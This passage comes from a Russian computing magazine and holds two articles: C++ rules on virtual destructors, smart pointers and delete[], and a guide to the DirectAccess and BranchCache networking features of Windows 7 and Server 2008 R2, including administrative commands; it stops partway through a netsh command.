Из-за вот таких ошибок в программе появляются утечки памяти. Помнишь, как прошлые версии браузера Mozilla FireFox занимали всю свободную оперативку? Возможно, как раз такая ошибка явилась одной из причин столь нехорошего поведения известного браузера. Но не стоит делать деструктор виртуальным во всех классах без разбора. Для реализации виртуальных функций необходимо, чтобы в объекте хранилась информация, которая во время исполнения позволяет определить, какая виртуальная функция должна быть вызвана. Эта информация совершенно логично занимает байты оперативной памяти, что в некоторых случаях бывает достаточно критичным или вовсе неприемлемым. Описывать такие ситуации я не буду, но поверь, они встречаются часто, и не стоит злоупотреблять виртуальностью.
В общем случае, деструктор следует объявлять виртуальным, если в классе присутствует хотя бы одна виртуальная функция. Хотя и тут есть свои исключения. Например, в стандартном классе string нет виртуальных функций, но некоторые программисты все-таки используют этот класс в качестве базового. Если где-то в программе мы преобразуем указатель на производный от std::string класс к базовому, а затем попытаемся удалить объект через этот указатель, то получим гарантированную утечку памяти.

std::string в качестве базового класса


```
class SpecialString: public std::string {
       ...
};

SpecialString *pss =
  new SpecialString("Надвигающаяся опасность!");

std::string *ps;
…
ps = pss;
...

// вот тут получаем утечку памяти
delete ps;
```

Надо помнить, что полиморфные базовые классы должны объявлять виртуальные деструкторы. Если класс имеет хотя бы одну виртуальную функцию, он должен иметь виртуальный деструктор. А в классах, непредназначенных для использования в качестве



базовых или для полиморфного применения, не следует объявлять эти самые виртуальные деструкторы.

ПРАВИЛО №2

В предыдущем правиле для создания объектов, производных от TimeKeeper, мы использовали специальную фабричную функцию, которая создавала объект и возвращала указатель на него. По соглашению, код, вызывающий фабричную функцию, должен сам потом удалить объект, созданный ей. В идеале достаточно использовать оператор delete после того, как объект перестанет быть нам нужным:

Стандартный алгоритм работы с динамическими объектами

```
void f()
{
	// вызов фабричной функции
	TimeKeeper *ptk = getTimeKeeper();

	// использование ptk
	...

	// освобождение памяти, занятой объектом
	delete ptk;
}
```

На первый взгляд все хорошо, но есть несколько случаев, когда f не удалит объект, полученный от getTimeKeeper. Где-нибудь внутри функции может встретиться оператор return. Если он будет выполнен, то управление никогда не достигнет оператора delete. Это может случиться, если фабричную функцию и delete поместить в цикл, и этот цикл будет прерван в результате выполнения continue или goto. Наконец, какая-либо из функций в коде может возбудить исключение и оператор delete опять не будет выполнен. Независимо от того, что произошло, delete будет пропущен, а мы потеряем не только память, выделенную для объекта, но и все ресурсы, которые он захватил.
Конечно, тщательное продумывание архитектуры кода и внимательное программирование может предотвратить ошибки подобного рода, но ведь написанный код придется со временем изменять или дополнять, и, возможно, это будет делать совсем другой человек. Он может не понять весь хитрый план с «return и delete» и просто воткнуть где-нибудь оператор, обходящий стороной удаление объекта. Еще хуже, если некая функция внутри части «...» начнет неожиданно генерировать исключения, вследствие чего программа, отлично работавшая долгое время, начнет падать и глючить.
Чтобы обеспечить освобождение ресурса, возвращаемого фабричной функцией, нужно инкапсулировать этот ресурс внутри объекта, деструктор которого автоматически освободит его, когда управление покинет функцию f. Многие ресурсы динамически выделяются из «кучи», используются внутри функции и должны быть освобождены, когда управление покидает эту функцию. Для таких ситуаций можно использовать класс стандартной библиотеки под названием auto_ptr. Он представляет собой так называемый «интеллектуальный указатель». Деструктор auto_ptr автоматически вызывает delete для того, на что он указывает. Вот как можно использовать auto_ptr для предотвращения утечек памяти в функции f:

Использование auto_ptr

```
void f()
{
	// вызов фабричной функции
	std::auto_ptr<TimeKeeper> ptk(getTimeKeeper());

	// использование ptk как раньше

	...

}
// автоматическое удаление ptk деструктором auto_ptr
```

Этот простой пример демонстрирует два наиболее важных аспекта применения объектов для управления ресурсами:
1. Ресурс захватывается и сразу преобразуется в объект, управляющий им.
2. Управляющие ресурсами объекты используют свои деструкторы для гарантии освобождения ресурсов.
Поскольку auto_ptr автоматически удаляет то, на что указывает, важно, чтобы ни в какой момент времени на один ресурс не указывало больше одного управляющего объекта. Оно и понятно, ведь если delete будет вызван дважды для одного и того же указателя, мы гарантировано получим ошибку в программе. Чтобы предотвратить такие ситуации при копировании (с помощью копирующих конструкторов или операторов присваивания), в auto_ptr внутренний указатель в старом объекте становится равным нулю, а новый объект получает ресурс в единоличное пользование.

Копирование auto_ptr

```
// ptk1 указывает на объект, возвращаемый
getTimeKeeper
std::auto_ptr<TimeKeeper> ptk1(getTimeKeeper());

// ptk2 теперь указывает на объект,
// а ptk1 равен null
std::auto_ptr<TimeKeeper> ptk2(ptk1);

// теперь ptk1 указывает на объект,
// а ptk2 равен null
ptk1 = ptk2;
```


Такое странное поведение при копировании не всегда подходит. К примеру, STL-контейнеры требуют, чтобы их содержимое при копировании вело себя «нормально», поэтому помещать в них объекты auto_ptr нельзя. В таких случаях нам помогут *интеллектуальные указатели с подсчетом ссылок (reference-counting smart pointer – RCSP)*.
Они отслеживают, сколько объектов указывает на определенный ресурс, и автоматически удаляют ресурс, когда на него никто не ссылается. RCSP ведет себя почти так же, как сборщик мусора. Примером подобного интеллектуального указателя является класс tr1::shared_ptr из библиотеки TR1. Использование его ничем не отличается от auto_ptr, но зато при копировании он ведет себя гораздо более естественно.

Копирование shared_ptr

```
void f()
{

  ...

  // ptk1 указывает на объект, возвращаемый getTimeKeeper
```



```
  std::tr1::shared_ptr<TimeKeeper>

    ptk1(getTimeKeeper());

  // теперь оба объекта ptk1 и ptk2 указывают на объект

  std::tr1::shared_ptr<TimeKeeper> ptk2(ptk1);

  ptk1 = ptk2; // ничего не изменилось

  ...

}

    // ptk1 и ptk2 уничтожены, а объект,
    // на который они указывали,
    // автоматически удален
```

Поскольку копирование объектов tr1::shared_ptr работает «как положено», то они могут быть использованы в качестве элементов STL-контейнеров. Но не стоит уповать на shared_ptr и auto_ptr. Они лишь освобождают динамически выделенную память в своих деструкторах с помощью оператора delete. Часто придется писать собственные объекты управления ресурсами. Так, ни один из вышеописанных интеллектуальных указателей не может корректно работать с динамически выделенными массивами (подробнее об этом будет в правиле №3). Часто такие массивы можно заменить векторами или строками, но если сильно нужно использовать именно динамические массивы, то обрати внимание на классы boost::scoped_array и boost::shared_array из библиотеки Boost.
Итак, из этого правила надо запомнить, что для предотвращения утечки ресурсов следует использовать управляющие объекты, которые захватывают ресурсы в своих конструкторах и освобождают в деструкторах. Два таких часто используемых класса — это auto_ptr и tr1::shared_ptr. Остановить свой выбор лучше на shared_ptr, так как он умеет подсчитывать ссылки на ресурс.

ПРАВИЛО №3

В правиле №2 я говорил, что auto_ptr и tr1::shared_ptr не умеют правильно работать с указателями на динамически выделенные массивы, то есть созданные с помощью оператора new. Все потому, что в своем деструкторе они вызывают delete. Рассмотрим небольшой пример:

Создание и уничтожение массива

```
std::string *stringArray = new std::string[100];

...

delete stringArray;
```

На первый взгляд все отлично: мы выделили кусок из кучи под массив размером в 100 элементов, а затем вернули память обратно. Но на самом деле, как минимум, 99 из 100 объектов не будут корректно уничтожены вследствие выполнения этого кода.
При использовании оператора new происходит два события: выделение определенного объема памяти и вызов одного или нескольких конструкторов. Для delete все выглядит аналогично — вызов одного или нескольких деструкторов и возвращение памяти системе. Ключевой момент здесь в том, что только программист знает, выделялась ли память для одного объекта или для целого массива.
При резервировании памяти под массив объектов компилятор сохраняет еще и информацию о размерности этого массива. При освобождении памяти мы должны сообщить компилятору, что хотим удалить целый массив, а не один экземпляр объекта. Сделать это достаточно просто — надо лишь вызвать delete[] вместо delete:

Правильная работа с динамической памятью

```
std::string *stringPtr1 = new std::string;

std::string *stringPtr2 = new std::string[100];

...

delete stringPtr1;

delete[] stringPtr2;
```

В примере все будет работать как надо, но если к stringPtr1 применить delete[], а к stringPtr2 — delete, то мы гарантировано получим баг. Правило тут достаточно простое: если память выделялась с помощью new[], то и удалять ее надо с помощью delete[].
Особое внимание на это надо обратить любителям директивы typedef. Автор определения типа должен документировать, какую форму delete использовать для удаления объектов объявленного им типа.

Коварный typedef

```
typedef std::string AddressLines[5];

std::string *pal = new AddressLines;

delete pal;   // неправильно

delete[] pal; // правильно
```

Кстати, лучше вообще не использовать typedef для определения типов массивов. В подавляющем большинстве случаев есть прекрасная замена в виде классов string и vector. Так, в примере выше, AddressLines можно было определить как вектор строк:

```
vector<string>
```

Главное, что надо тут запомнить, — если в new использовать `[]`, то и в `delete` тоже надо использовать `[]`. И наоборот, если мы НЕ используем квадратные скобки `[]` в выражении `new`, то и в `delete` их не надо использовать. Это очень важно.

ЗАКЛЮЧЕНИЕ

В этом выпуске кодерских трюков мы рассмотрели лишь малую часть всяких секретов и подводных камней языка C++, но не огорчайся: с одной стороны, трех не сильно сложных правил будет достаточно, чтобы значительно уменьшить количество ошибок в программах, а с другой – мы продолжим в следующем номере! Оставайся на связи!




СЕРГЕЙ «GRINDER» ЯРЕМЧУК **GRINDER@SYNACK.RU**

Синхронный заплыв на дальнюю дистанцию

Windows 7 и Windows Server 2008 R2: новое в сетевых возможностях

В операционках от Microsoft, недавно ушедших «на золото», появилось несколько новых сетевых функций, способных упростить работу мобильных и филиальных пользователей, а также значительно улучшить производительность в загруженных сетях. В соответствии с концепцией Better Together новинки будут доступны только при «правильном» сочетании ОС, то есть когда в качестве клиентской системы будет выступать Win7, а серверной — Win2k8R2.

ПРОЗРАЧНЫЙ ДОСТУП К ВНУТРЕННЕЙ СЕТИ С DIRECTACCESS Долгое время для подключения «извне» к ресурсам внутренней сети компании использовались VPN-подключения по протоколам PPTP, L2TP, IPsec, SSTP, SSL, SSH. Но личный опыт показывает, что одни из решений сложны в настройке, вторые проблемно работают через NAT-устройства, третьи для подключения и переподключения требуют от юзера выполнения определенных действий и ожидания проверки подлинности. Технология DirectAccess (www.microsoft.com/directaccess) выполняет функции VPN и упрощает процесс подключения удаленному пользователю и настройки админу. Как только будет обнаружено соединение с интернетом, клиент DirectAccess устанавливает подключение к корпоративной сети в фоновом режиме, — абсолютно прозрачно для пользователя и даже до его входа в систему. В случае обрыва соединения переподключение производится также автоматически. То есть, юзверь не должен задумываться о том, куда нажать и что дальше делать. Как только ему понадобится информация из удаленного офиса, он тут же ее сможет получить. Не менее важно, что интернет-трафик идет по прямому пути, не затрагивая DirectAccess-подключение. Большинство же реализаций VPN пропускают через себя весь трафик, в том числе и внешний, что увеличивает нагрузку на канал. Такая возможность в DirectAccess реализуется за счет использования механизма NRPT (Name Resolution Policy Table), который позволяет указать, какие DNS-сервера использовать в каком случае. При обращении к корпоративным ресурсам клиент направит запрос к корпоративному DNS-серверу, в остальных — разрешение имен производится обычным образом через DNS'ы провайдера. Используя настройки, администратор вообще может запретить или ограничить внешний трафик.
Технология DirectAccess позволяет гарантировать, что все подключения соответствуют установленным политикам безопасности (наличие последних обновлений, антивирусного ПО и т.д.), для этого DirectAccess интегрируется с технологией контроля доступа к сети — Network Access Protection (подробнее о NAP читай в декабрьском номере][за 2008 год). Соединение устанавливается с использованием протокола IPsec и IPv6. Протокол IPsec для шифрования трафика использует алгоритмы 3DES или AES. При необходимости для аутентификации пользователя могут быть задействованы смарт-карты. Учитывая, что IPv6 пока не получил широкого распространения, а использование IPsec по ряду причин может быть невозможно, DirectAccess, кроме «чистой» IPv6/IPsec среды, поддерживает другие сетевые сценарии, обеспечивающие работу без IPsec и/или IPv6; автоматически перебираются возможные туннели: IPv6-over-IPv4, 6to4, Teredo и, наконец, IP-HTTPS. Администраторы могут напрямую подключаться к клиентским системам, использующим DirectAccess, для управления ими, даже если пользователь еще не вошел в систему. Кроме того, DirectAccess предоставляет возможность по максимуму использовать новинки, появившиеся в Win7 — Federated Search (поиск данных во внутренней сети), Folder Redirection (автоматическая синхронизация папок на нескольких системах), централизованное хранение настроек и данных пользователя. Подключение производится следующим образом. Клиент DirectAccess на



компьютере пользователя, работающего под управлением Win7, пытается соединиться с внутренним веб-сервером; если он получает доступ, клиент понимает, что находится в интранет, Процесс инициализации DirectAccess останавливается. Иначе — производится подключение по одному из указанных выше протоколов (перебираются последовательно) с сервером DirectAccess — Win2k8R2, который одновременно является шлюзом, обеспечивающим доступ к ресурсам корпоративной сети. При этом с использованием IPsec ESP (Encapsulating Security Payload, инкапсуляция зашифрованных данных) устанавливается два туннельных соединения:

• туннель, соединяющий клиентскую систему с DNS-сервером и контроллером домена, находящимся в корпоративной сети, поднимается до входа пользователя в ОС и обеспечивает применение групповых политик. Для обеспечения соединения используется сертификат компьютера.

• туннель, обеспечивающий доступ пользователя к ресурсам внутренней сети; при соединении используются сертификаты компьютера и учетных данных зарегистрировавшегося пользователя.

Настройки на сервере DirectAccess позволяют контролировать ресурсы и приложения, к которым может получить доступ пользователь.

В зависимости от используемых протоколов и наличия в сети серверов Win2k8, клиенты могут подключиться к корпоративной сети одним из двух способов:

• **End-to-End** — производится прозрачное защищенное подключение через сервер DirectAccess к каждому внутреннему серверу, к которому имеются права доступа (как доменные, так и предоставленные сервером DirectAccess). Этот способ считается наиболее безопасным, но возможен только при использовании внутри сети протоколов IPv6 и IPsec, в качестве серверных ОС подходят только Win2k8 и Win2k8R2.

• **End-to-Edge** — менее защищенный вариант. В этом случае клиент устанавливает защищенное подключение со шлюзом IPsec (может быть и шлюзом DirectAccess), который уже обеспечивает доступ к серверам внутри сети. Внутренний трафик не шифруется (как и в VPN), поэтому такой вариант считается менее безопасным, но для его реализации нет необходимости переводить интранет на IPv6, а сервера — на Win2k8R2. Во многих организациях используются серверные ОС разного поколения, и вариант End-to-Edge, вероятно, будет пока наиболее востребован. Помимо прочего, он не требует изменения структуры и настроек во внутренней сети и более прост в развертывании. Для повышения доступности в сети возможно использование нескольких серверов DirectAccess с балансировкой нагрузки.


Поскольку применение DirectAccess для внедоменных компьютеров невозможно, стоит отметить новую функцию семерки — «VPN Reconnect», которая будет полезна, когда используется VPN. В случае отключения от сети, соединение будет произведено автоматически и прозрачно, что очень актуально для пользователей мобильных компьютеров, работающих через WiFi. Для определения подключения используется расширение IKEv2 (Internet Key Exchange) к IPsec.

РАЗВЕРТЫВАНИЕ END-TO-EDGE DIRECTACCESS Чтобы установить DirectAccess, понадобится сервер под управлением ОС Win2k8R2, клиентские системы — только Win7/2k8R2. На других компонентах сети: контроллере домена, DNS- и DHCP-сервере можно использовать Win2k8R2 или Win2k8SP2. Кроме того, в домене должна быть развернута инфраструктура управления открытыми ключами PKI (Public Key Infrastructure), а на сервере DirectAccess функционировать два сетевых интерфейса. Для упрощения будем считать, что все системы установлены, роли Active Directory Domain Services (при этом активируется DNS-компонент), Active Directory Certificate Services и DHCP Server настроены, на сервере DirectAccess функционирует Web Server (IIS), компьютеры заведены в домен, необходимые учетные записи созданы.


Еще больше возможностей

В Vista для настройки приоритета трафика появились новые возможности в виде Policy-based и qWAVE (Quality Windows Audio-Video Experience) QoS, позволяющие устанавливать приоритет трафика для приложений, учетных записей, компьютеров, протокола, IP-адресов, а также потокового аудио/видео. Но если на одном IP-адресе размещается несколько сервисов (например, веб-сайты), то определить приоритет для каждого совсем не просто. В Win7/2k8R2 в настройках групповых политик (Computer Configuration — Windows Settings — Policy-based QoS) для конкретного правила можно указать адрес ресурса (URL-based QoS).


Клиенты DNS в новых системах поддерживают расширение DNSSEC (DNS Security Extensions), описанное в документах RFC 4033, 4034, 4035 и используемое для проверки целостности DNS-записей. Такая подпись, сделанная авторитетным DNS-сервером зоны, позволяет убедиться в том, что запись не изменена, и предотвратить атаки типа man-in-the-middle. Помимо всех перечисленных новшеств, не следует забывать о SMB 2.0, который появился еще в Vista/Win2k8 и имеет большую скорость обмена данными, по сравнению с первой версией протокола. SMB 2.0 поддерживает символические ссылки, подпись сообщений SHA-256 и кэширование свойств файла.



УСТАНАВЛИВАЕМ КОМПОНЕНТ DIRECTACCESS В WIN2K8R2



ДЛЯ РАБОТЫ DIRECTACCESS НЕОБХОДИМО ВЫПОЛНИТЬ ВСЕ ТРЕБОВАНИЯ



▷ info

•Настройка службы защиты сетевого доступа NAP рассмотрена в декабрьском номере][за 2008 год, в статье «Сетевой коп».

•Обзор возможностей Win2k8R2 читай в статье «Новое явление длиннорога», опубликованной в июньском номере][за 2009 год.

•Служба BITS (Background Intelligent Transfer Service), предназначенная для фоновой передачи файлов (например, обновлений ОС), теперь умеет использовать кэш BranchCache, что может позитивно сказаться на эффективности работы в сегменте сети, где включен BranchCache.



▷ info

Использование DirectAccess для внедоменных компьютеров невозможно!

В настройках роли DHCP Server на шаге Configure DHCPv6 Stateless Mode выбираем Disable DHCPv6 stateless mode for this server и в следующем окне — Authorize DHCP Server page — отмечаем Use current credentials. В Active Directory Users and Computers создаем отдельную группу для пользователей DirectAccess. В настройках Windows Firewall with Advanced Security предписываем правила, разрешающие входящие и исходящие ICMPv4/ICMPv6 «Echo Request» пакеты. Осталось исключить протокол ISATAP (Intra-Site Automatic Tunnel Addressing Protocol) из DNS блок-листа (по умолчанию в него включены WPAD и ISATAP), введя команду:


```
> dnscmd /config /globalqueryblocklist wpad
```

После этого в списках останется только WPAD (Web Proxy AutoDiscovery).
DirectAccess является компонентом системы (Features), и процесс его установки стандартен. Вызываем «Диспетчер сервера» (Server Manager), выбираем Add Features и отмечаем DirectAccess Management Console, подтверждаем появившийся запрос на установку дополнительных компонентов. По окончании установки соответствующая вкладка появится в «Диспетчере сервера», также в меню Administrative Tools будет доступна консоль DirectAccess Management (DAMgmt.msc).
В первом окне DAMgmt хочу обратить внимание на ссылку Checklist: Before you configure DirectAccess, выбор которой откроет окно документа, где расписаны все шаги, необходимые для того, чтобы DirectAccess заработал. Консоль предлагает два меню: Setup и Monitoring. Для дальнейшей настройки переходим в Setup. Если все требования выполнены, мы увидим упрощенную схему сети с указанием дальнейших шагов (Step1...Step4). Иначе — будут выведены предупреждения о том, что нужно выполнить. Устраняем и нажимаем кнопку Retry, чтобы проверить правильность выполненных настроек.
Шаг первый — Remote Clients. Нажав кнопку Configure, находящуюся в одноименной области, вызываем мастер настройки клиента. Далее жмем Add и указываем группу Active Directory, куда входят компьютеры, работающие через DirectAccess. На следующем шаге — DirectAccess Server — щелкаем по Configure. В появившемся окне будут схематически показаны сетевые подключения к серверу DirectAccess. Здесь требуется указать, к какому из них подключены WAN и LAN. Кнопка Detail покажет подробные настройки по интерфейсам. Флажок внизу Require smart card login for remote users... активирует функцию аутентификации пользователей по смарт-картам. В следующем окне — Certificate Components — выбираются корневой и HTTPS-сертификаты, которые будут использоваться соответственно для проверки сертификатов и соединения. По окончании нажимаем кнопку Finish. На третьем шаге — Infrastructure Servers — настраиваются все сервера, которые будут задействованы в работе DirectAccess. Первый этап настройки — Location; здесь указываем имя HTTPS-сервера, к которому будет обращаться клиент для определения своего местоположения (WAN или LAN). Обычно в этом качестве выступает веб-сервер компании, поэтому отмечаем Network Location Server is run on highly и в поле пишем URL вида https://server.ru. Если эту роль будет играть сам сервер DirectAccess, то перемещаем флажок в нижний чекбокс и выбираем в списке сертификат сервера. Далее мастер определяет DNS и DC сервера, которые будут использоваться DirectAccess для разрешения внутренних имен. Если визард допустил ошибку, поправляем настройки вручную. На этапе Management (опционально) указываются сервера, которые будут управлять клиентскими подключениями (например, NAP). И на последнем шаге Application Servers настраиваются серверы приложений, к которым будут получать доступ клиенты DirectAccess. Так как мы выбирали схему End-to-Edge, то оставляем переключатель в положении Require no additional end-to-end authentication. Нажимаем Save и после сохранения настроек выходим нажатием Finish, проверяем установки в окне Review и подтверждаем их щелчком по Apply. Начнется процесс конфигурирования политик, который займет некоторое время. Обновляем на клиентах групповые политики и сетевые настройки:

```
> gpupdate
> net stop iphlpsvc
> net start iphlpsvc
```

Все, конфигурирование DirectAccess завершено, — клиенты теперь могут подключаться к корпоративной сети откуда угодно.

СУПЕР КЭШ BRANCHCACHE Одним из способов уменьшения нагрузки на внешний канал является кэширование данных. Если пользователь запрашивает некоторый объект (например, файл или веб-страницу), который есть в кэше, то он получает его практически мгновенно. Технология BranchCache как раз и реализует такую возможность, но в отличие от классических кэширующих серверов, к которым мы



ВКЛЮЧАЕМ BRANCHCACHE В WIN2K8R2

привыкли, имеет свои особенности. Так, BranchCache может быть настроен в одном из двух режимов:

- **Distributed Cache («Распределенный кэш»)** — режим по работе напоминает P2P-сети: клиентские компьютеры под управлением Win7 локально кэшируют копии файлов и по запросу пересылают их другим системам, расположенным в одной LAN. Такой режим не требует наличия в сети сервера Win2k8R2, достаточно просто включить функцию BranchCache на клиентских системах. Для поиска файла используется широковещательный запрос.
- **Hosted Cache («Размещенный или централизованный кэш»)** — для централизованного хранения копий данных используется сервер Win2k8R2, которому клиенты пересылают скачанные файлы. Другие клиенты, запрашивающие это содержимое, получают его из размещенного кэша.

Вариант Distributed Cache подходит только для сравнительно небольших сетей. Учитывая, что в качестве Hosted Cache хранилища может выступать сервер, выполняющий другую роль (в том числе и Server Core), в разветвленных сетях лучше выбрать этот вариант. В таком случае повышается доступность данных и снизится объем широковещательного трафика.

Работает BranchCache следующим образом. Первому обратившемуся пользователю сервер вместе с файлом передает уникальный хэш, полученные данные на клиентской стороне кэшируются (отправляются на Hosted Cache сервер). При повторном обращении к данным сервер проверяет права пользователя, — если ему разрешен доступ, анализируется возможное наличие в кэше. Если такое подтверждается (хэш есть), то вместо повторной передачи файла клиенту отдается только хэш, по которому клиент находит файл в локальной сети и получает его из кэша. В плане безопасности разработчики изрядно потрудились: при передаче информации BranchCache использует SSL, IPsec и подпись пакетов SMB.

Процесс настройки BranchCache как в Win7, так и в Win2k8R2 довольно прост. На клиентской стороне необходимо активировать службу BranchCache, указав режим работы. Это можно сделать при помощи редактора групповых политик: gpedit.msc — Administrative Templates — Network — BranchCache. По умолчанию под кэш выделяется 5% дискового пространства, изменить это значение можно при помощи политики Set percentage of disk space used for client computer cache. Активация политики Configure BranchCache for network files позволит оптимизировать SMB-трафик.

Посредством команды Netsh настройки выглядят еще проще. Для активации режима распределенного кэширования:

```
> netsh branchcache set service
mode=distributed
```

НАСТРОЙКИ BRANCHCACHE В ГРУППОВЫХ ПОЛИТИКАХ

При этом будет активирована как сама служба, так и установлены соответствующие правила Windows Firewall. При использовании другого брандмауэра или GPO следует открыть порты 80, 443 и 3702. Для Hosted Cache дополнительно указываем сервер, на котором будет производиться кэширование:

```
> netsh branchcache set service
